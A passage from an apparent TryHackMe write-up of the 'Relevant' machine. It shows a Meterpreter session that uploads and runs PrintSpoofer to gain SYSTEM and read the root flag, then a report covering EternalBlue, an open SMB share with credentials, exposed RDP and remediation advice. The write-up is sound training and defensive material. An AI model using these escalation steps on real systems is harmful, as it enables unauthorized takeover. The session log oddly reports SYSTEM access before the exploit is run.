
meterpreter > getprivs

Enabled Process Privileges
==========

Name

SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeImpersonatePrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege

the SeImpersonatePrivilege seemed interesting so when searching about it we found a way to crack it using PrintSpoofer



next,we change our privilege to be able to upload files using meterpreter and upload the printspoofer.exe file then execute it and we became NT AuTHORITY\SYSTEM.

```
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > upload /root/Downloads/PrintSpoofer.exe c:\Users\Public\PrintSpoofer.exe
[*] uploading  : /root/Downloads/PrintSpoofer.exe → c:UsersPublicPrintSpoofer.exe
[*] Uploaded 26.50 KiB of 26.50 KiB (100.0%): /root/Downloads/PrintSpoofer.exe → c:UsersPublicPrintSpoofer.exe
[*] uploaded   : /root/Downloads/PrintSpoofer.exe → c:UsersPublicPrintSpoofer.exe
meterpreter >  execute -f C:\Users\Public\PrintSpoofer.exe
Process 4076 created.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

with some enumeration we found the root flag!

```
meterpreter > cd Desktop\\
meterpreter > ls
Listing: c:\users\Administrator\Desktop
═══════════════════════════════════════

Mode              Size  Type  Last modified              Name
────              ────  ────  ─────────────              ────
100666/rw-rw-rw-  282   fil   2020-07-25 14:58:09 +0000  desktop.ini
100666/rw-rw-rw-  35    fil   2020-07-25 15:25:02 +0000  root.txt

meterpreter > cat root.txt
THM{1fk5kf469devly1gl320zafgl345pv}meterpreter >
```

Findings

During the penetration test, several vulnerabilities were discovered in the network infrastructure. These vulnerabilities range from critical to medium severity and include issues related to remote code execution, privilege escalation, and insecure file sharing. Below is a breakdown of the key findings:

1. **MS17-010 (EternalBlue) Vulnerability**:
    - **Severity**: Critical
    - **Details**: A remote code execution vulnerability was detected in SMBv1, identified as **CVE-2017-0143**. This is a well-known

exploit used in global cyberattacks such as WannaCry. The vulnerability allows attackers to remotely execute malicious code, leading to full system compromise.

- **Affected Service**: SMB (Server Message Block) on port 445.

2. **Unsecured SMB Share (nt4wrksv)**:
    - **Severity**: High
    - **Details**: An insecure SMB share was discovered, which allowed unauthorized access without credentials. This share contained sensitive files, including a **passwords.txt** file, which stored base64-encoded credentials. Using these credentials, the attacker was able to access Remote Desktop Protocol (RDP) and escalate privileges.
    - **Affected Service**: SMB on port 445.
3. **Privilege Escalation via SeImpersonatePrivilege**:
    - **Severity**: High
    - **Details**: The **SeImpersonatePrivilege** was enabled for a non-administrative user. This privilege allows the user to impersonate other accounts and escalate privileges. Using an exploit known as **PrintSpoofer**, the penetration testers were able to elevate the account to **NT AUTHORITY/SYSTEM** level.
    - **Affected Service**: Local privilege on Windows Server.
4. **RDP Open to the Internet**:
    - **Severity**: Medium
    - **Details**: Remote Desktop Protocol (RDP) was open and accessible on port 3389 without proper security controls, making it vulnerable to brute force or credential-based attacks. Once credentials were obtained from the SMB share, the attacker successfully connected via RDP.

- **Affected Service**: RDP on port 3389.

5. **IIS Web Servers (Port 80 and 49663)**:
    - **Severity**: Medium
    - **Details**: Two IIS web servers were detected, with potential risk in terms of directory brute-forcing. Though no Cross-Site Scripting (XSS) or Cross-Site Request Forgery (CSRF) vulnerabilities were found, there is a potential risk from exposed directories that could lead to further exploitation.
    - **Affected Service**: IIS on ports 80 and 49663.

Risk Assessment and Impact

1. **MS17-010 (EternalBlue) Vulnerability**:
    - **Impact**: If exploited, this vulnerability could lead to full remote control of the system, allowing attackers to execute arbitrary code, install malware, and move laterally across the network. This poses a **severe risk** to business operations, as seen in past global ransomware attacks.
    - **Likelihood**: High, as this vulnerability is well-known and can be easily exploited by attackers using public tools.
    - **Business Impact**: Full system compromise, data loss, service disruptions, and potential ransom demands.
2. **Unsecured SMB Share**:
    - **Impact**: Unauthorized access to sensitive files (like passwords.txt) can lead to a broader system compromise. Attackers can use the stolen credentials to escalate privileges and gain access to other critical services.
    - **Likelihood**: High, due to easy access without authentication.

- **Business Impact**: Loss of sensitive data, unauthorized access to internal systems, and potential financial/reputational damage.

3. **Privilege Escalation via SeImpersonatePrivilege**:
    - **Impact**: With administrative privileges (NT AUTHORITY/SYSTEM), attackers can control all aspects of the system, manipulate logs, disable security controls, and launch further attacks.
    - **Likelihood**: Medium, as it requires initial access to exploit.
    - **Business Impact**: Complete loss of system integrity and confidentiality, leading to significant damage to business operations.
4. **RDP Open to the Internet**:
    - **Impact**: Exposure of RDP to the internet increases the risk of brute force attacks and credential compromise, leading to unauthorized remote access.
    - **Likelihood**: Medium, as RDP attacks are common but require valid credentials or brute force success.
    - **Business Impact**: Remote access to critical systems, resulting in potential data breaches, service disruptions, and loss of control.
5. **IIS Web Servers**:
    - **Impact**: Potential directory brute-forcing could reveal sensitive files or configuration settings, leading to further exploitation. Although no immediate vulnerabilities like XSS or CSRF were found, misconfigured directories could still be a risk.
    - **Likelihood**: Low to medium, depending on directory exposure.

- **Business Impact**: Information leakage and possible exploitation of misconfigured services.

Recommendations

1. **Patch MS17-010 (EternalBlue)**:
    - Apply the latest security updates for SMBv1 immediately to eliminate the risk of remote code execution. Consider disabling SMBv1 entirely if not required.
2. **Secure SMB Shares**:
    - Restrict access to SMB shares by implementing proper authentication and authorization controls. Sensitive files, like passwords.txt, should never be stored in accessible locations. Implement file encryption for critical data.
3. **Restrict SeImpersonatePrivilege**:
    - Audit and restrict the use of SeImpersonatePrivilege. Only users who absolutely require this privilege should have it. Regularly review and update privilege configurations to minimize the risk of privilege escalation attacks.
4. **Secure RDP Access**:
    - Limit RDP access to trusted IP addresses only and implement Network Level Authentication (NLA) to enhance security. Enforce the use of strong passwords and multi-factor authentication (MFA) for RDP connections.
5. **Harden IIS Servers**:
    - Regularly audit and harden IIS configurations to prevent directory brute-forcing and unauthorized access. Implement security headers and limit the exposure of sensitive directories. Consider disabling risky HTTP methods like **TRACE**.

6. **Implement Network Segmentation and Firewalls**:
    - Separate critical services like SMB and RDP into different network zones. Use firewalls to limit unnecessary external access to these services.

Conclusion

The penetration test revealed several critical vulnerabilities within Relevant machine network infrastructure, including the **EternalBlue (MS17-010)** vulnerability, insecure file sharing, and potential privilege escalation paths. These vulnerabilities, if exploited, could lead to severe consequences such as system compromise, data breaches, and service disruptions. The exposure of **Remote Desktop Protocol (RDP)** further amplifies the risk by providing attackers with direct access once credentials are compromised.

While the network showed strengths such as the use of modern Windows Server 2016 and IIS 10.0, as well as proper SSL/TLS implementation, these vulnerabilities pose a significant risk to the overall security posture. Immediate action is required to patch critical vulnerabilities, secure privileged access, and improve network segmentation.

By addressing these issues, We can greatly reduce the likelihood of exploitation and improve the resilience of its systems against future attacks. Implementing the recommended mitigations will enhance the overall security and protect the organization’s assets from potential cyber threats.